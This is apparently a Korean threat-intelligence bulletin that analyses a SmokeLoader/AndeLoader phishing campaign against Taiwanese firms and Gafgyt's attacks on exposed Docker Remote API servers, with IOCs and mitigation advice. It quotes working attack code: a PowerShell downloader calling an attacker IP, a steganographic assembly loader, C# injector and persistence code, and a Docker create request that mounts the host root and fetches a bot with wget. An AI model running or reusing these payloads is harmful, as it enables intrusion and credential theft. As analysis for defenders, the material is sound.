+ 최근 "SmokeLoader" 악성코드를 사용하여 제조, 의료 정보 기술 및 기타 부문을 포함한 대만의 기업을 대상으로 하는 공격이 확인됨.
+ "SmokeLoader"는 2011 년도부터 사용되었으며, 다양한 기능과 뛰어난 회피 기술을 사용하며, 모듈식 설계로 더욱 광범위한 공격 수행이 가능.
+ 이 공격에서는 Microsoft Office 관련 취약점을 사용하여 "AndeLoader"라는 로더 유형의 악성코드를 다운로드하고, 해당 악성코드를 사용하여 SmokeLoader 를 추가적으로 로드하여 사용.
+ 주로 다른 추가적인 악성코드를 다운로드하는 역할을 하며, 최근 확인된 공격에서는 C2 서버에서 플러그인을 다운로드하여 공격을 직접 수행함.
+ 이러한 플러그인은 감염 컴퓨터의 인터넷 브라우저, 이메일 클라이언트, FTP 소프트웨어를 대상으로 민감 정보를 수집.




[SmokeLoader 를 사용한 공격 개요도]

1.3.3 위협 분석

1.3.3.1 피싱 이메일

+ 확인된 SmokeLoader 를 사용한 공격 캠페인은 피싱 이메일로부터 시작.
+ 피싱 이메일에는 악성 파일이 첨부되어 있으며, 내용은 수신 국가의 언어를 사용하여 견적서를 특별한 지시에 따라 회신하라는 내용이 작성되어 있음.
+ 해당 피싱 이메일은 거의 동일한 내용으로 여러 수신자에게 전송되었으며, 다른 기업으로 전송될 때에도 수신자의 이름이 변경되지 않은 상태로 전송됨.
+ 모든 첨부 파일에서 VBScript 가 동작하여 멀웨어 로더인 "AndeLoader"가 실행되고, 최종 페이로드는 SmokeLoader 와 동일한 파일.



[여러 회사로 전송된 피싱 이메일 예시]

1.3.3.2 CVE-2017-0199

+ "CVE-2017-0199"는 OLE2 링크 개체를 악용하는 Microsoft Office 의 취약점으로, 사용자의 상호 작용 없이 임의의 코드를 실행 가능.
+ 수신자가 해당 취약점을 사용하여 제작된 파일을 열면, 악성 문서가 자동으로 다운로드되어 실행되며, 악성 링크가 포함된 개체는 시트에 숨겨짐.

[악성 파일의 바이너리에서 확인 가능한 다운로드 링크]


1.3.3.3 CVE-2017-11882

+ "CVE-2017-11882"는 Microsoft Office 소프트웨어에서 메모리의 개체를 제대로 처리하지 못할 때 발생하는 RCE[13](원격 코드 실행) 취약점.
+ 해당 취약점을 통해 실행되는 셸코드에는 복호화 알고리즘 및 암호화된 데이터가 존재.
+ 복호화 후 셸코드는 필요한 API 를 얻은 후, "URLDownloadToFile" 함수를 사용하여 공격의 다음 단계를 위한 VBS 파일을 다운로드.

[VBS 파일 다운로드 하는 셸코드 기능]

1.3.3.4 HTA[14] 파일

+ HTA 파일에는 URL 인코딩을 여러 번 적용한 VBScript 가 삽입되어있음.



[HTA 파일 소스코드 일부]

[13] **RCE (Remote Code Execution)**: 공격자가 보안 취약점을 악용하여 원격에서 사용자의 시스템/네트워크에 접속하고 악성코드 등을 실행하는 행위

[14] **HTA (HTML Application)**: 마이크로소프트가 개발한 웹 애플리케이션 프로그래밍 기술. HTA 파일은 mshta.exe 윈도우 바이너리로 실행되며, 네트워크 프록시 인식 방식으로 HTML 에 포함된 Windows 스크립트(VBScript or JScript)를 실행 가능.

+ 디코딩한 VBScript 는 분석을 방해하기 위해 공백 삽입 및 긴 변수 이름을 사용.
+ VBS 는 PowerShell 코드를 실행하여 또 다른 악성코드 "AndeLoader"용 VBS 파일을 다운로드.


```
pPEXENAeLYmcOpbBWmliGBvKYYbwqycYmzcfDwzfVJiekAcNDyktD
ZjYBlwKibeJAudSbYjlbVPpoXAQWMmHGtvcUrBfQvTwVkHfmAfTRq
gGqQZfQLuSdSIsRXsEDQWHlCSNzkPwfDkXEnadZeIViCxohMXaIs

                                        =


"PowErSHelL-exbYpaSS-Nop-w1-CDeVICECReDeNTIaLdePlOymE
NT.EXE;IeX($(IEx('[SYstEm.TEXt.eNcOdinG]' [char]58
[CHaR]58 'utF8.gETSTrING([SYSTEM.coNveRt]'
[Char]0x3a [Char]0X3A 'FroMBAsE64StRing(' [cHaR]34
'JDJTUmpNTkhkZHBKICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICA9ICAgICAgICAgICAgICAgICAgICAgICAgICAgICBBZ
```

```
$2SRjMNHddpJ = Add-TyPE -mEmbErdEFINition '[DllImport("uRLmon",
CharSet = CharSet.Unicode)]public static extern IntPtr
URLDownloadToFile(IntPtr WYExZpkb,string M,string fem,uint GJs,IntPtr
QHZ);' -namE "BrNItjpfi" -NAmespaCe OGQnupCjB -PassThru;
$2SRjMNHddpJ::URLDownloadToFile(0,
"http://198.23.188.147/150/geewithicreamsandwitchtatstyiloveit.tIF",
"$enV:APPDATA\geewithicreamsandwitchtatstyilov.vBS",0,0);
StArT-slEep(3);
STArT "$Env:APPDATA\geewithicreamsandwitchtatstyilov.vBS"
```

[HTA 파일에 삽입 되어있는 PowerShell 소스코드]


1.3.3.5 AndeLoader

+ "AndeLoader"는 로더 유형의 악성코드로, 추가 악성코드를 로드하여 시스템을 감염시키는 것을 목적으로 사용.



[AndeLoader 의 실행 흐름]

+ AndeLoader 의 실행 흐름은 난독화된 PowerShell 코드를 숨기기 위해 악성 행위와 관련 없는 코드가 삽입된 VBS 파일로부터 시작.




[VBS 파일의 악성 행위 관련 코드 부분]

+ 난독화된 PowerShell 코드는 Base64 인코딩된 인젝터(Injector) 데이터가 포함된 스테가노그래피[15] 이미지를 다운로드하고, "<<BASE64_START>>" 및 "<<BASE64_END>>"로 묶인 데이터를 추출.
+ 이후 SmokeLoader 의 데이터 다운로드 링크, 지속성 플래그, 파일 경로, 파일 이름, 삽입 대상 및 사용되지 않은 인수, 총 여섯 가지의 인수를 받음.
+ 이 공격에서는 지속성 기능이 사용되지 않아, 두 번째, 세 번째, 네 번째 인수는 "비활성화" 뜻을 가진 "destivado"라는 문자열로 채워짐.

```
$imageUrl = 'https://ia803104.us.archive.org/27/items/vba_20240726_20240726/vba.jpg';
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>';
$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);
$commandBytes = [System.Convert]::FromBase64String($base64Command);
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
$type = $loadedAssembly.GetType('Stilib.IO.Home');
$method = $type.GetMethod('VAI').Invoke($null, [object[]] ('txt.vrmm/39/41.941.49.227/rytnh' , 'desestivado' , 'desestivado' , 'desestivado','Regsvcs',''))
```

[난독화된 PowerShell 코드]



[인젝터 데이터가 삽입된 이미지 파일]

+ 인젝터는 난독화되지 않았으며, 지속성 및 삽입 기능만 존재하는 간단한 구조.

```
public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string na)
{
    bool flag = startupreg == "1";
    if (flag)
    {
        Class2.Start(caminhovbs, namevbs);
    }
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    WebClient webClient = new WebClient();
    webClient.Encoding = Encoding.UTF8;
    string text = Strings.StrReverse(Conversions.ToString(QBXtX));
    string text2 = text.ToString();
    string text3 = webClient.DownloadString(text2);
    text3 = Strings.StrReverse(text3);
    Tools.Ande(Convert.FromBase64String(text3), "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe");
}
```

[인젝터 소스코드 일부]

[15] **스테가노그래피 (Steganography)**: 데이터 은폐 기술 중 하나이며, 데이터를 다른 데이터(이미지, 비디오, 메시지 등)에 삽입하는 기술

+ "Class.Start" 메소드는 현재 작업 경로에 있는 모든 VBS 파일을 "Tools.Ande"의 세 번째, 네 번째 인수로 경로와 파일 이름이 각각 지정된 VBS 파일로 결합.
+ 파일 경로는 "HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" 레지스트리 키의 "Path"라는 새로운 값에 등록되어 시스템이 시작될 때 VBS 파일이 자동으로 실행되도록 하여 지속성을 유지.


```
public static void Start(string caminhovbs, string namevbs)
{
    bool flag = !File.Exists(Path.Combine(caminhovbs, namevbs + ".vbs"));
    bool flag2 = flag;
    if (flag2)
    {
        Process.Start(new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "cmd.exe",
            Arguments = "/C copy *.vbs \"" + Path.Combine(caminhovbs, namevbs) + ".vbs\""
        }).WaitForExit();
    }
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
    {
        registryKey.SetValue("Path", Path.Combine(caminhovbs, namevbs + ".vbs"));
    }
}
```

[Class.Start 메소드 소스코드]

+ 이후 Tools.Ande 의 첫 번째 인수로 지정된 TXT 파일이 다운로드되고, 해당 데이터는 SmokeLoader 를 로드하기 위해 난독화 해제하여 "RegAsm.exe" 에 삽입됨.
+ 일반적으로 아래와 같은 프로세스
  1. SmokeLoader 데이터를 새 메모리에 쓸 일시 정지된 프로세스를 생성.
  2. 프로세스의 진입점을 나타내는 스레드 컨텍스트의 오프셋 "0xB0" 값을 SmokeLoader 의 진입점으로 수정하여 스레드가 재개될 때 SmokeLoader 를 실행.

1.3.3.6 SmokeLoader

+ "RegAsm.exe"에 삽입된 SmokeLoader 는 아래와 같이 동작.




[SmokeLoader 의 실행 흐름]

+ 페이로드에는 플러그인에 대한 구성 및 암호화된 데이터가 포함되어 있으며, 플러그인 목록은 아래와 같음.

플러그인	아키텍처	설명
Plugin 1	32-bits	브라우저, 이메일 소프트웨어 및 FTP 클라이언트에서 로그인 자격 증명, FTP 자격 증명, 쿠키, 자동 채우기 데이터 탈취
Plugin 2	64-bits	Firefox 와 Thunderbird 에서 로그인 자격 증명 탈취 (Plugin1 기능과 동일)
Plugin 3	32-bits	E-mail 소프트웨어에서 데이터 읽기
Plugin 4	32-bits	브라우저에 코드 삽입 후 데이터 탈취를 위한 Hook 설정
Plugin 5	64-bits	Plugin 4 의 64-bits 버전
Plugin 6	32-bits	E-mail 소프트웨어, 브라우저, FTP 클라이언트에 코드 삽입 후 데이터 탈취를 위한 Hook 설정
Plugin 7	64-bits	Plugin 6 의 64-bits 버전
Plugin 8	32-bits	C2 서버에서 지정한 explorer.exe 또는 프로세스에 코드 삽입 후 데이터 탈취를 위한 Hook 설정
Plugin 9	64-bits	Plugin 8 의 64-bits 버전

+ SmokeLoader 는 explorer.exe 의 일시 중지된 프로세스를 생성하고, 플러그인의 아키텍처에 따라 각각 다른 로직을 사용하여 플러그인의 암호화된 데이터와 복호화 알고리즘을 호출하는 데 사용되는 셸코드 일부도 삽입.
+ 이후 explorer.exe 의 진입점 시작 부분의 코드를 셸코드로 점프하는 코드로 변경하고, "ResumeThread" 함수를 호출하여 플러그인을 실행.



[아키텍처에 따라 다른 로직으로 셸코드를 생성]

+ 아래는 Plugin 4, 5(fgclearcookies), 8, 9(keylog_rules)의 구성에 대한 예시.

```
|:|keylog_rules=*login*,*sign*,*signin*,*log*,*access*,*payment*,*checkout*,*payment*|:||:|fgclearcookies|:||:|plugin_size=339146 {encrypted plugins}
```

[Plugin 4, 5, 8, 9 의 구성 예시]

1.3.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	198.23[.]188.147
	77.232[.]41.29
	91.183[.]104.24
	185.228[.]234.237
FileHash-SHA256	3e523ed80dbb592b1ff8c3345c3cd231ddd5a06e1af4c7b7d1f7f81249d0c4a3
	ad657479d9f6322daba65638523d65631ff83ba5a717261acb5a53fd48e52209
	8dc06fdc2897d7c3438105ea0a39d2074774f80e051007fe7799b8195580ad2f
	fbe226dd0130c3c0c4db9d125cd25eca3c8e310dae8127d15c8be18041d41cd6
	392d201120936c1f0e77bdb4b490f2825c1e6f584f18055c742b36250f89566b
	e29c269a4c3ee4bbd673bfe0d24ca7d131d9221607e26a60989e81d8ffc17095
	00874ab2a91433dfbfdc9ee6ade6173f3280737fc81505504ace11273f640610
	1a1c8cdac1c3cbae5f1140e850ee06b414259876dab97152669f7c0f93469b13
	5dc92a6ed1ef2a5d9cf2a112532ad2c9fd70bff727e4cb60cd5d9c4966f2f77f
	a334ba0d8ac0676d09e41aa273589ee27338c44a09109a4d5defa45f1d9bd82b
	35e55053bed6b3c1027a3e7c140e67303e01e8fcbf42abac27b8e9df2a090ee3
	858d26e697bc60b642e5d92922b625f58532fc06f028962d8add5fa497981f33
	7f9909677c290b98541be176251eca34b9f3d36555669a2639130adb97ca6958
	f4b16c3f8bff445fdcd9d7edb5883d20d7663c3744e137439fa961736d0a9471
	fb6ef14ac4cebf87f937f15553575f0f62ac62df917b490f602025a0985addd1
	9dea895b5b1c03caa2b838b8def4e082392851325794c3bd2eb5ca7372d8e09c
	cfe7f6c1c0560bd56cd2df856d459b7fe7fd63b2f635c35151f61d4d04ce4162
	a4ec792538455fb56f0b89ae10ddd0b2504afba092ba5cfa2083cf61b5fac0ef
	cb92d320fc9bc674e8d37ceeebf0363f8e96dd67ef4ef543b3348f96ef567e5f
	eb8381b156aad734ef3a0328b4985ed1edeca1c8d79d66e094598f8c6992ac71
	e3e7a3d0ba55b8dbbe3633b1dad0a3bbf4eada72dd8df3f7b1bc76a692862f23
	ea3b07a2356a7bfb92144f621ba551677a138c31d684072d69a4d37c1a378bb3
	7ab20d40431b990a9a44e96dc53519f0af72eaf56c4b20f8995f95a48039bf67
	bdb897e6a8bfc21302ae1ac254b1b2e779684fe75b2b824cb24c80c775898940
	f7544f07b4468e38e36607b5ac5b3835eac1487e7d16dd52ca882b3d021c19b6

1.3.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.3.6 참고 자료

- https://www.fortinet.com/blog/threat-research/sophisticated-attack-targets-taiwan-with-smokeloader


1.4 Gafgyt 악성코드의 공격 범위 확대

1.4.1 키워드 및 요약

+ 키워드: Botnet, Gafgyt, Alpine Docker
+ 요약: 외부에 노출된 Docker 서버로 공격 범위를 확대한 Gafgyt 악성코드

1.4.2 위협 설명

+ 최근 외부에 노출되어 있는 Docker Remote API 서버를 대상으로 "Gafgyt" 악성코드(aka. Bashlite or Lizkebab)를 사용한 공격이 확인됨.
+ 기존에 해당 악성코드는 주로 취약한 IoT 기기를 공격 대상으로 삼았으나, 현재 공격 대상에 대한 범위를 확장시키고 있음.
+ 공격자는 외부에 노출되어 있는 잘못 구성된 Docker Remote API 서버를 공격 대상으로 삼아, "Alpine[16]" Docker 이미지를 기반으로 Docker 컨테이너를 생성하여 악성코드를 배포.
+ 배포한 Gafgyt 봇넷[17]을 사용하여 타겟 서버에 DDoS 공격이 가능.



[확인된 공격 흐름]

[16] **Alpine**: musl libc 와 BusyBox 를 중심으로 구축된 보안 지향적이고 가벼운 Linux 배포판

[17] **봇넷 (Botnet)**: 악성코드에 감염된 다수의 컴퓨터 혹은 디바이스들이 네트워크로 연결되어 있는 형태


1.4.3 위협 분석

+ 공격자는 "Alpine" Docker 이미지로 생성한 Docker 컨테이너에 Rust 로 개발된 "rbot"이라는 파일 이름의 "Gafgyt" 봇넷 바이너리를 배포하려 시도.
+ 우선 Alpine 이미지로 컨테이너를 생성하고, "chroot"를 사용하여 Alpine 이미지로 생성한 컨테이너의 루트 디렉터리를 "Binds":["/:/mnt"] 옵션과 함께 "/mnt"로 변경.
+ 해당 명령으로 호스트의 루트 디렉터리("/:")를 컨테이너 내부의 "/mnt" 디렉터리에 마운트하여 컨테이너를 호스트의 파일 시스템에 액세스하고 수정이 가능.
+ 이를 통해 공격자는 권한을 확대하고 호스트 시스템을 제어 가능.

```
POST /v1.24/containers/create HTTP/1.1
Host: [redacted]:2375
User-Agent: Go-http-client/1.1
Content-Length: 1581
Accept-Encoding: gzip
Content-Type: application/json

{"Hostname":"","Domainname":"","User":"","AttachStdin":false,"AttachStdout":true,"AttachStderr":true,"Tty":false,"OpenStdin":false,"StdinOnce":false,"Env":null,
"Cmd":["chroot","/mnt/","/bin/sh","-c","cd /tmp; wget http://178.215.238.24/rbot; chmod 777 rbot; ./rbot"],"Image":"alpine","Volumes":{},"WorkingDir":"","Entryp
oint":null,"OnBuild":null,"Labels":{},"HostConfig":{"Binds":["/:/mnt"],"ContainerIDFile":"","LogConfig":{"Type":"","Config":{}},"NetworkMode":"default","PortBin
dings":{},"RestartPolicy":{"Name":"no","MaximumRetryCount":0},"AutoRemove":false,"VolumeDriver":"","VolumesFrom":null,"ConsoleSize":[0,0],"CapAdd":null,"CapDrop
":null,"CgroupnsMode":"","Dns":[],"DnsOptions":[],"DnsSearch":[],"ExtraHosts":null,"GroupAdd":null,"IpcMode":"","Cgroup":"","Links":null,"OomScoreAdj":0,"PidMod
e":"","Privileged":false,"PublishAllPorts":false,"ReadonlyRootfs":false,"SecurityOpt":null,"UTSMode":"","UsernsMode":"","ShmSize":0,"Isolation":"","CpuShares":0
,"Memory":0,"NanoCpus":0,"CgroupParent":"","BlkioWeight":0,"BlkioWeightDevice":null,"BlkioDeviceReadBps":null,"BlkioDeviceWriteBps":null,"BlkioDeviceReadIOps":n
ull,"BlkioDeviceWriteIOps":null,"CpuPeriod":0,"CpuQuota":0,"CpuRealtimePeriod":0,"CpuRealtimeRuntime":0,"CpusetCpus":"","CpusetMems":"","Devices":null,"DeviceCg
roupRules":null,"DeviceRequests":null,"MemoryReservation":0,"MemorySwap":0,"MemorySwappiness":-1,"OomKillDisable":false,"PidsLimit":0,"Ulimits":null,"CpuCount":
0,"CpuPercent":0,"IOMaximumIOps":0,"IOMaximumBandwidth":0,"MaskedPaths":null,"ReadonlyPaths":null},"NetworkingConfig":{"EndpointsConfig":{}}}
```

[봇넷 배포 및 컨테이너 생성 요청]

